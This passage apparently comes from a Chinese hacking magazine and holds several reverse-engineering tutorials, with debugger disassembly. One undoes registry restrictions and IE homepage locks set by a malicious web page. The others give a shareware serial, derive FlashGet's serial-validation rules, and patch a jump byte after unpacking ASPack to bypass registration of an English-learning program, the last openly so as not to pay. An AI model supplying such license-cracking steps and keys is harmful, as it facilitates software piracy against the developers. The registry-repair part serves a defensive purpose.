==>关键call，请看下面
010073C8  TEST EAX,EAX
==>测试是否禁用
010073CA  JE SHORT regedit.010073E6
==>这里关键跳
010073CC  PUSH 10
010073CE  PUSH 10
010073D0  PUSH 28
010073D2  PUSH EBP
010073D3  PUSH DWORD PTR DS:[104C3E0]          ;
regedit.01000000
010073D9  CALL regedit.010078B1
==>显示注册表被禁止的信息
010073DE  ADD ESP,14
010073E1  JMP regedit.01007497
```

最后的004CBB9C处EDX中就是真正的注册码，后面只是将其格式化成指定格式，即DJNB-WCD7-AOMG。

注册机的实现

总的来说，算法并不难，可以看出作者对软件加密知之甚少，想通过繁复的计算来使Cracker望而却步的想法太天真了，限于篇幅下面只简单说说注册机的实现。

算法可分为两步，分别是在004CB7EE处的CALL（1）和004CB803处的CALL（2），通过上面的分析不难看出，算法只是把一些字串通过一些汇编指令计算出各种数值，虽然用到了浮点指令，但和没用没什么区别，所以在注册机编写的过程中自己只需要实现字串的提取和连接，剩下只是把上面的汇编代码照写一遍而已。

还有就是算法中有两处用到了码表，一个是004CB27D处提到的码表，另一个在004CBB70处。004CBB70处的码表比较简单，用于产生真正的注册码，直接查看EDX指向的地址即可。004CB27D处提到的码表则很大，从532D5C开始，到533168结束，你可以直接从内存中COPY整个码表，也可以用LordPE的FLC将其转成offset，然后用WinHex从文件中拷贝。

整个算法虽然不难，但却冗长，需要Cracker相当的精力和耐心，个人认为是新手进阶练习的好软件。

一载入程序后会停在程序入口点，首先是判断程序是否已经运行，然后就到了上面的代码，这段代码是判断注册表是否禁用，如是禁用则显示出错信息，那么我们就看出错信息的前一个call，即为CALL regedit.010075ED，F8单步进入看看

```
010075F7    PUSH EAX              ; /pHandle
010075F8    PUSH regedit.01001788 ;
|Subkey
="Software\Microsoft\Windows\CurrentVersion\Policies\System"
010075FD    PUSH 80000001         ; |hKey =
HKEY_CURRENT_USER
01007602    XOR EDI,EDI           ; |
01007604    CALL DWORD PTR DS:[<&ADVAPI32.
RegOpenKey>; \RegOpenKeyW
0100760A    TEST EAX,EAX
0100760C    JNZ SHORT regedit.01007651
==>改这里跳过即可
0100760E    LEA EAX,DWORD PTR SS:[EBP-4]
01007611    MOV DWORD PTR SS:[EBP-4],4
01007618    PUSH EAX              ; /pBufSize
01007619    LEA EAX,DWORD PTR SS:[EBP-10]    ; |
0100761C    PUSH EAX              ; |Buffer
0100761D    LEA EAX,DWORD PTR SS:[EBP-C]     ; |
01007620    PUSH EAX              ; |pValueType
01007621    PUSH EDI              ; |Reserved => NULL
01007622    PUSH regedit.0100175C             ;
|ValueName= "DisableRegistryTools"
01007627    PUSH DWORD PTR SS:[EBP-8]         ;
|hKey
0100762A    CALL DWORD PTR DS:[<&ADVAPI32.
RegQueryVa>; \RegQueryValueExW
01007630    TEST EAX,EAX
```

可以看到这段代码是读注册表中的"DisableRegistryTools"项值，如为1则禁用注册表。恢复方法 按上面信息把0100760C JNZ SHORT regedit.01007651改为jmp即可永久解除禁用注册表，也可以在进入注册表后，在:

```
"HKEY_CURRENT_USER\Software\Microsoft\Windows\
CurrentVersion\Policies\System"
```

把DisableRegistryTools的值改为0即可。

到此已经解除了注册表禁用，但在IE浏览器中的"Internet选项"中还是有禁用更改修改主页，更可恶的是恶意代码还设置一个默认的起始网址。现在来看看怎么来解除它:

用Ollydbg载入IEXPLORE.EXE（IE浏览器），由于程序更改的按钮都变灰了，那就用EnableWindow下断来到这里:

```
022AFD55  PUSH EAX
022AFD56  PUSH 5CE
022AFD5B  PUSH EBX
022AFD5C  CALL EDI
022AFD5E  MOV EBP,DWORD PTR DS:[<&USER32.
EnableWin>; USER32.EnableWindow
022AFD64  PUSH EAX
022AFD65  CALL EBP  ==>这里调用EnableWindow
...(省略部分代码)...
022AFE25  PUSH EBX
022AFE26  CALL DWORD PTR DS:[<&USER32.GetParent>]
; USER32.GetParent
022AFE2C  PUSH EAX
022AFE2D  CALL DWORD PTR DS:[<&SHLWAPI.#136>]
; SHLWAPI.#136
022AFE33  CMP DWORD PTR DS:[22BE0EC],ESI
022AFE39  JE SHORT inetcpl.022AFE6B
==>这里判断是否禁用
022AFE3B  PUSH ESI
```

可以看到在在022AFE39 JE SHORT inetcpl.022AFE6B这句，如果改跳，则会解除变灰了，那我们就看看前面比较那一句022AFE33 CMP DWORD PTR DS:[22BE0EC],ESI，关键就在这里了，看在22BE0EC处的值为1，应该为0才正常，那么在22BE0EC的地址处下硬件断点，重新运行来到这里:

```
022B2A33  CALL inetcpl.022B2905
022B2A38  PUSH inetcpl.022A41F0        ; UNICODE
"HomePage"
022B2A3D  PUSH DWORD PTR SS:[EBP-4]
022B2A40  MOV DWORD PTR DS:[ESI+30],EAX
022B2A43  CALL inetcpl.022B2905
022B2A48  PUSH inetcpl.022A4204        ;
UNICODE "History"
022B2A4D  PUSH DWORD PTR SS:[EBP-4]
022B2A50  MOV DWORD PTR DS:[ESI+34],EAX
022B2A53  CALL inetcpl.022B2905
==>停在这里
```

可以看到[ESI+34]处的值为22BE0EC，这正是EAX对22BE0EC处的地址进行赋值，看一下前后的语句，内容都是IE中一些关键选项，可以大概推测这里进行全局变量的初始化，我们看看上面的语句有什么:

```
022B294E  PUSH 0
022B2950  PUSH inetcpl.022A4058        ;
UNICODE "Software\Policies\Microsoft\Internet
Explorer\Control Panel"
022B2955  PUSH 80000001
022B295A  CALL DWORD PTR DS:[<&SHLWAPI.#125>]
; SHLWAPI.#125
022B2960  TEST EAX,EAX
022B2962  JNZ inetcpl.022B2BC1
022B2968  PUSH ESI
022B2969  PUSH inetcpl.022A40D0        ;
UNICODE "GeneralTab"
```

进注册表看一下:

```
[HKEY_CURRENT_USER\Software\Policies\Microsoft\Internet
Explorer\Control Panel]
"HomePage"=dword:00000001
```

这里的值为1，只要把"HomePage"=dword:00000001值改为0即可解除设置主页的限制。

致此主要的难点已经差不多都搞定了，不过还有一些手尾，清除IE的标题显示其他信息，进注册表搜索一下这些信息，可以在[HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main]中找到，那么把这个main项删掉吧，另外还有一处一开机会自动打开一个网页，还是在注册表中搜索，会在run项目下会有一个自启动的东西，删掉即可。到这里IE完全恢复正常。可以看到那些恶意网页只能对注册表作一些修改。


Cracker的思维

从上面实例可以看到任何通过CPU的代码都可以捕获，Cracker的方法及思维是那么独特而且又非常有效，所以如果想通过系统来隐藏信息是完全枉然。在加密与解密的对抗中，起主导作用的是思路的对抗，只要人们还有思维，这种对抗就不会停止——作为喜欢黑客的你，遇到这个问题会怎么处理呢？

编后

刚拿到这个文章的时候我想了很久，本期另类的文章已经很多，而这篇又是另类中的另类，发还是不发呢？后来问了wtf，他说"另类就说明有新思维，虽然说不定对错，但是为了新的东西去尝试和研究本身就是对技术的尊重，为什么不发？——另类本来就无所谓对错！"对！为什么不发？为什么不去另类？为什么不去尊重技术和自己？……

解析"网际快车"破解与算法



icefire：看过了前面的注册算法感觉是不是有点想要深入分析？这篇文章我们就来为大家剖析最常见的下载软件，看看它的注册算法是如何的"高深"？你也可以实际操作哦！

大家一定对网际快车这个共享软件不会陌生吧？当你要是从网上搜索到你的最爱，希望在短时间内将它下到你的机子上，就得用到它了，但是共享软件嘛，时不时的就会给你找一点儿小小的麻烦，当你下的正起劲的时候它却给你跳出个注册框来，于是为了解除掉这个"眼中钉，肉中刺，"小弟决定"破"了它！

破解工具我只信赖W32dasm和TRW2000 ，他们一直是我破解的最爱，废话少说，好多的mmtp等着我下呢！

打开网际快车随便输入一些注册信息，够狠，连一个提示信息都没给留下，一定是将注册信息保存到了注册表中的哪个角落里了，于是来到注册表中，找啊找，原来它在HKEY_CURRENT_USER\Software\JetCar\JetCar\General子键中，里面有一个敏感的单词"RegPass"，这下可好了，对于这种注册码比较可是最好玩了。

调出trw2000，下bpx regqueryvalueexa do "db *(esp+8)"，这个API函数专门对付那些将注册信息藏到注册表的某一键值下的注册方式。接下来我们我们就一直按F5键，让程序自己运行，在中断几次后，我们将注意力放到trw2000的右上角处，直到我们看见在注册表中的那个regpass，再按几次F5键，然后下bc*，pmodule 回到主程序的领空，这时就耐心地按F10键吧，不一会儿我们就来到了如下代码处：

```
0167:0041C5D7  PUSH     EAX
0167:0041C5D8  MOV      ECX,EBX
0167:0041C5DA  MOV      [ESP+3C],EDI
0167:0041C5DE  CALL     0049E6AF
0167:0041C5E3  LEA      ECX,[ESP+14]
0167:0041C5E7  MOV      [ESP+38],EBP
0167:0041C5EB  CALL     0049E576
```

```
得到刚才输入的邮件地址
0167:0041C5F0  MOV      EDX,[ESI]
0167:0041C5F2  MOV      EAX,[EDX-08]
0167:0041C5F5  TEST     EAX,EAX
0167:0041C5F7  JZ       NEAR 0041C739
邮件地址为空的就跳到0041c739处
0167:0041C5FD  MOV      EAX,[EBX]
将我刚才随便输入的序列号放到EAX中
0167:0041C5FF  MOV      ECX,[EAX-08]
0167:0041C602  TEST     ECX,ECX
0167:0041C604  JZ       NEAR 0041C739
同样，如果序列号是空的一样跳走
0167:0041C60A  MOV      ECX,ESI
0167:0041C60C  CALL     0049A227
0167:0041C611  MOV      ECX,ESI
0167:0041C613  CALL     0049A1DB
0167:0041C618  MOV      ECX,[ESI]
0167:0041C61A  CMP      DWORD [ECX-08],BYTE +05
检查email地址长度是否小于5
0167:0041C61E  JNG      NEAR 0041C739

0167:0041C64E  CALL     0049A227
0167:0041C653  MOV      ECX,EBX
0167:0041C655  CALL     0049A1DB
得到我输入的序列号
0167:0041C65A  MOV      EDX,[EBX]
将我输入的序列号赋值给edx
0167:0041C65C  MOV      EAX,[EDX-08]
将注册码长度送入eax中
0167:0041C65F  CMP      EAX,BYTE +2C
比较序列号长度是否为44位
0167:0041C662  JNZ      NEAR 0041C739
```

```
如果不等于44就跳到0041C739
0167:0041C668  PUSH    DWORD 004F147C
0167:0041C66D  MOV     ECX,EBX
0167:0041C66F  CALL    00499E42
比较序列号前4位是否为fgc-
0167:0041C674  TEST    EAX,EAX
0167:0041C676  JNZ     0041C67E
不是跳到041C67E
0167:0041C678  MOV     [ESP+10],EDI
0167:0041C67C  JMP     SHORT 0041C696
0167:0041C67E  PUSH    DWORD 004F1474
0167:0041C683  MOV     ECX,EBX
0167:0041C685  CALL    00499E42
继续比较序列号前4位是否为fgc-
0167:0041C68A  TEST    EAX,EAX
0167:0041C68C  JNZ     NEAR 0041C739
不是就到0041C739，注册失败
```

经过初步跟踪和一步一步的分析，我们可以发现，注册信息必须符合以下条件：email地址长度必须多于5位；序列号长度必须为44位，且前4位必须为fgc-四个字符，有一个条件不符合注册就失败。

好了，知道上面的条件就好说了，我们再一次输入注册码，一定要注意上面的那几条注意事项哦！然后运行trw2000，来到此处：

```
0167:0041C692  MOV     [ESP+10],EAX
0167:0041C696  PUSH    BYTE +2C
0167:0041C698  MOV     ECX,EBX
0167:0041C69A  CALL    0049E9A6
获得我们刚才输入的序列号
0167:0041C69F  MOV     EBP,EAX
```

经过一段漫长的F10，我们来到这里：

```
0167:0041C6D5  MOV     CL,[ESP+1E]
将序列号的第7位赋值给CL
0167:0041C6D9  MOV     DL,AH
将序列号的第6位赋值给DL
0167:0041C6DB  XOR     ECX,EDX
EDX与ECX进行异或运算
0167:0041C6DD  MOVSX   EDX,BYTE [ESP+1F]
将序列号第8位赋值给EDX
0167:0041C6E2  AND     ECX,BYTE +7F
将ECX与127进行与运算
0167:0041C6E5  IMUL    ECX,EDX
ECX乘以EDX
0167:0041C6E8  MOVSX   EAX,AL
将序列号的第5位赋值给EAX
0167:0041C6EB  ADD     ECX,EAX
ecx加上第五位
0167:0041C6ED  MOV     ESI,ECX
0167:0041C6EF  MOV     EAX,[ESP+10]
。。。。。。
0167:0041C71D  JNZ     0041C730
0167:0041C71F  JMP     SHORT 0041C725
0167:0041C721  TEST    EDX,EDX
如果不为0则跳到0041C730
0167:0041C723  JNZ     0041C730
0167:0041C725  INC     EDI
0167:0041C726  CMP     EDI,BYTE +02
0167:0041C729  JNL     0041C74E
0167:0041C72B  JMP     0041C6A8
如果为0则跳走
```

这段代码是一段计算注册码的重要过程，经过分析得知：将序列号第7位与8138240加第6位的和做异或运算后的值，再与127进行与运算，之后再和第8位去相除，完后再加第5位的和与107相除；如果不能够整除就失败！——到这里我们已经成功一半了，还是和刚才一样，再一次的进行注册，运行trw2000来到下面的代码处：

```
0167:0041C6BC  MOVSX   ESI,BYTE [ESP+1E]
将序列号11赋值给位ESI
0167:0041C6C1  MOVSX   EDX,BYTE [ESP+1F]
将序列号第12位赋值给EDX
0167:0041C6C6  MOVSX   ECX,AH
将序列号第10位赋值给ECX
0167:0041C6C9  AND     ESI,ECX
将ESI与ECX进行与运算
0167:0041C6CB  IMUL    ESI,EDX
将ESI乘以EDX
0167:0041C6CE  MOVSX   EAX,AL
将序列号第9位赋值给EAX
0167:0041C6D1  ADD     ESI,EAX
将ESI与EAX相加
0167:0041C6D3  JMP     SHORT 0041C6EF
这时将跳到下面
0167:0041C6EF  MOV     EAX,[ESP+10]
0167:0041C6F3  TEST    EAX,EAX
0167:0041C6F5  JZ      0041C703
如果eax为0就会失败
0167:0041C6F7  MOVSX   ECX,BYTE [004EF643]
0167:0041C6FE  CMP     EDI,BYTE +02
0167:0041C701  JZ      0041C70A
0167:0041C703  MOVSX   ECX,BYTE [EDI+004EF640]
0167:0041C70A  MOV     EAX,ESI
将ESI的值赋给EAX
0167:0041C70C  XOR     EDX,EDX
这时edx已经为0
0167:0041C70E  DIV     ECX
0167:0041C710  MOV     EAX,EDI
0167:0041C712  SUB     EAX,BYTE +00
0167:0041C715  JZ      0041C721
0167:0041C717  DEC     EAX
0167:0041C718  JNZ     0041C725
0167:0041C71A  CMP     EDX,BYTE +08
比较余数是否等于8
0167:0041C71D  JNZ     0041C730
如果不相等就失败
0167:0041C71F  JMP     SHORT 0041C725
跳到注册成功的地方
```

看到了吗？只要将注册码的第11位与第10位进行与运算的值与第12位相乘，然后再加上第9位，去除以65，如果余数为8，那么就该恭喜你了，你将注册成功——头都看大了，呵呵，不过总算是成功了。

这样经过三次的分段跟踪，我们就得到了正确的注册码，其实到了这里我们就可以做一个注册机了，但是写这篇文章的目的还是想和大家一起来分析这个软件注册码的算法，所以，注册机就留给那些酷爱编程的朋友吧，你懂了吗？

爆破 重启后注册检查程序：英语会话精灵

文/图 牛渊

现在学习英语口语的软件真是层出不穷，有"轻轻松松学口语"、"英语八哥"、"单词超人"等等，实在是太多。但我觉得这么多英语口语软件中，还属"英语会话精灵"较出色，因为它是一款非常方便、高效的英语会话学习软件，其中包含12大类1900余句经典、实用的英语会话例句。使用者可以根据自己的学习要求对其进行设置，并可进行自动播放，只要你在使用电脑进行工作、学习或娱乐，就能不知不觉、轻轻松松地掌握各类日常英语会话，提高英语的听力和口语能力了！这样好的软件是不是让你心动呢？不过，当你下载并运行软件后，会突然发现它是一个共享软件，需要花好多好多的Money才能注册成功，然后才能获得所有的功能！如果不注册的话，那么你就只能反复地学习那可怜的一两句常用口语了。唉，对我们这些很穷的上网族来讲，真是要了我们的命啊！——既想学很多的口语，又不想花一分钱，那就只有一个办法咯：破解！嘿嘿，好程序应该共享嘛。

要破解自然工具不能少：W32dasm黄金版（它是我的最爱）、Procdump、Peid、EltraEdit就足够，有了这3件破解利器，我们可以进行下面的破解了。

首先，我们要查看一下它是否加壳，结果显示它是用Aspack2.12加的壳，如图1所示。看来我们遇到了一点儿小小的麻烦，必须先将它的外壳拨掉，才可以进行下面的破解工作。




图 1

提到脱壳，我们可以手动脱壳也可以利用工具自动脱壳，由于这次脱壳并不是我们所要讨论的内容，所以只要找一个支持Aspack2.12的脱壳工具进行自动脱壳就可以了。最常用的也是最好用的脱壳工具应属Procdump了。但有个问题需要我们解决：虽然Procdump能脱掉很多种壳，但偏偏我找到的这个版本却不支持Aspack2.12以上的壳，所以还需要手动来编辑一个脚本文件：在Procdump的安装目录下找到名为Script.ini的文件并用记事本打开它，找到[INDEX]小节，然后在该小节的最后一行加上PIE=Aspack2.12，将光标停到文件的最后面，输入下面的代码并保存退出。

```
[Aspack2.12]
L1=OBJR
L2=LOOK 61, 75
L3=BP
L4=STEP
OPTL1=00000000
OPTL2=01010001
OPTL3=01010001
OPTL4=00030000
OPTL5=00000000
```

通过这样的改造，Procdump就可以脱掉Aspack2.12加的壳了，如图2所示。经过脱壳，我们看到了它原来的真面目。




图 2

现在我们再运行软件，一开始就弹出了一个对话框，如图3所示，警告我们："此软件未注册，只能用




图 3

最简单的几句日常用语！"先不用管它，点"确定"，程序继续运行下去。打开下拉菜单，进行软件注册，在注册码处随便输入几个数字，如：123456789，然后点击"确定"，弹出一个对话框，如图4所示：注册码无效！好了，要的就是它！




图 4

拿出W32dasm，反编译完后，选择"参考"、"串式数据参考"，然后找到"注册码无效"的提示语句。双击它，看看代码，将光标向上移动几行，看到一个"0047A0C0"的跳转，它就是直接跳转到"注册码无效"那一行的语句了，再将光标向上移至"0047A0C0"，看到下面几行有一句"注册成功，请保留好你的注册码"的提示，如图5所示。找到它就好办了，将光标移到"0047A0C0"处，将"0F853D010000"改成"0F843D010000"。

